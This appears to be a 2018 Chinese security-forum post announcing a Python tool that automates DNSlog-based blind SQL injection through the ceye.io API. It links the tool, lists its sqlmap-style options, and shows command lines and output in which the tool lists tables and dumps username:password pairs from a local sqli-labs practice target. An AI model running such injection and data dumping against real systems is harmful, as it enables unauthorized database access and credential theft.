

DnsLogSqlinj Tool :)

[ado](#) / 2018-05-29 01:23:17 / 浏览数 3668 [安全工具](#) [工具](#) [顶\(0\)](#) [踩\(0\)](#)

DnsLogSqlinj Tool :)

0x00 Why

搜索Dnslog Sql注入，会出来一些科普性的、原理性的、演示性的文章。

都说利用Dnslog注入，解决了盲注不能回显数据，效率低的问题，但关键是，sqlmap能直接进行盲注，期间我可以再去干点其他事情，效率低就低呗，劳动力也没耗死在这

年龄大，体力跟不上，这手工注入，确实是年轻时候干的活...

0x01 Tool

那就动手写一个简单能用的吧，所以花了点时间搞了一个能结合ceye.io API接口，自动进行Dnslog Sql注入的小玩意，想完善的东西蛮多的，但是短期内，暂时也不想花时间改了，怎么说来着，能用就行，特定场景出了问题，随便改改继续用... 能躺着，我绝不站着

反正挖洞这活吧，有的人喜欢用几个高大上的、功能丰富且强大的集成的程序噼里啪啦的一顿搞，有的人喜欢对不同场景写好多个小玩意搞，反正都是佛系，没啥差

说这么多废话，给，工具地址：<https://github.com/ADOOO/DnslogSqlinj>

0x02 How to use

Editor config.py API token and DNSurl with yours!

readme里有使用方法，大概是这样的：

```
Usage: dnslogSql.py [options] -u http://10.1.1.9/sqli-labs/Less-9/?id=1' and ({})--+
```

Options:


--version	show program's version number and exit
-h, --help	show this help message and exit
-n TASKNAME, --name=TASKNAME	task name
-t THREAD_COUNT, --thread=THREAD_COUNT	thread_count
-u URL, --url=URL	target include injection
-i INF, --inf=INF	Testing target and Try to get information
--dbs	get database
-D DB	database name
--tables	get table
-T TABLE	table name
--columns	get column
-C COLUMN	column name
--dump	get data

对，你没看错，你要首先找到可以执行Sql语句的地方，就是这么落后而且看清楚了，可执行sql的地方要这样写({})

继续往下看，你也没看错，它的帮助说明就这么简单，因为使用的参数和SqlMap是一样的，没啥好帮助的

Some pictures:

```
02 dns python dnslogSql.py -u "http://10.211.55.9/sql1-labs/Less-9/?id=1' and ({})--+" -D security --tables
```



```
DnsLog SqlInj Scanner by ADO
Version 1.0
https://github.com/AD000/DnslogSqlinj

[-]2018-05-29 00:26:58

[*]Database:security
[*]Get data count: 4
[*]Data 1:      emails
[*]Data 2:      referers
[*]Data 3:      uagents
[*]Data 4:      users
```

先知社区

```
02 dns python dnslogSql.py -u "http://10.211.55.9/sql1-labs/Less-9/?id=1' and ({})--+" -D security -T users -C username,password --dump
```



```
DnsLog SqlInj Scanner by ADO
Version 1.0
https://github.com/AD000/DnslogSqlinj

[-]2018-05-29 00:28:11

[*]Database:security Table:users Column:username,password
[*]Get data count: 13
[*]Data 2:      Angelina:I-kill-you
[*]Data 1:      Dumb:Dumb
[*]Data 5:      stupid:stupidity
[*]Data 3:      Dummy:p@ssword
[*]Data 4:      secure:crappy
[*]Data 6:      superman:genious
[*]Data 7:      batman:mobile
[*]Data 8:      admin:admin
[*]Data 9:      admin1:admin1
[*]Data 10:     admin2:admin2
[*]Data 11:     admin3:admin3
[*]Data 12:     dhakkan:dumbo
[*]Data 13:     admin4:admin4
```

先知社区

0x03 To do list

梦想总是要有的...

1. 搞一个能自动识别注入点的就完美了，关键sqlmap很好用，实在不想劳动；
2. 搞一个能向sqlmap tamper一样的功能，自动设置payload，想想还是蛮有用的；
3. 和其它的一些程序结合起来，比如说BP，用起来可能更方便点，懒人必备

点击收藏 | 1 关注 | 1

[上一篇：Web安全研究人员是如何炼成的？](#) [下一篇：AssassinGo: 基于Go的...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)